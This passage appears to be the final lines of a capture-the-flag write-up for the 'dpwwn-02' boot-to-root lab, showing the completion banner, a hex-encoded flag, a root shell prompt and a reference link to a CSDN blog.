Congratulation! You PWN this dpwwn-02. Hope you enjoy this boot to root CTF.
Thank you.

46617323
24337873
4b4d6f6f
72643234
40323564
4e443462
36312a23
26724a6d
bash-5.0# 
```

参考链接：

https://blog.csdn.net/weixin_44214107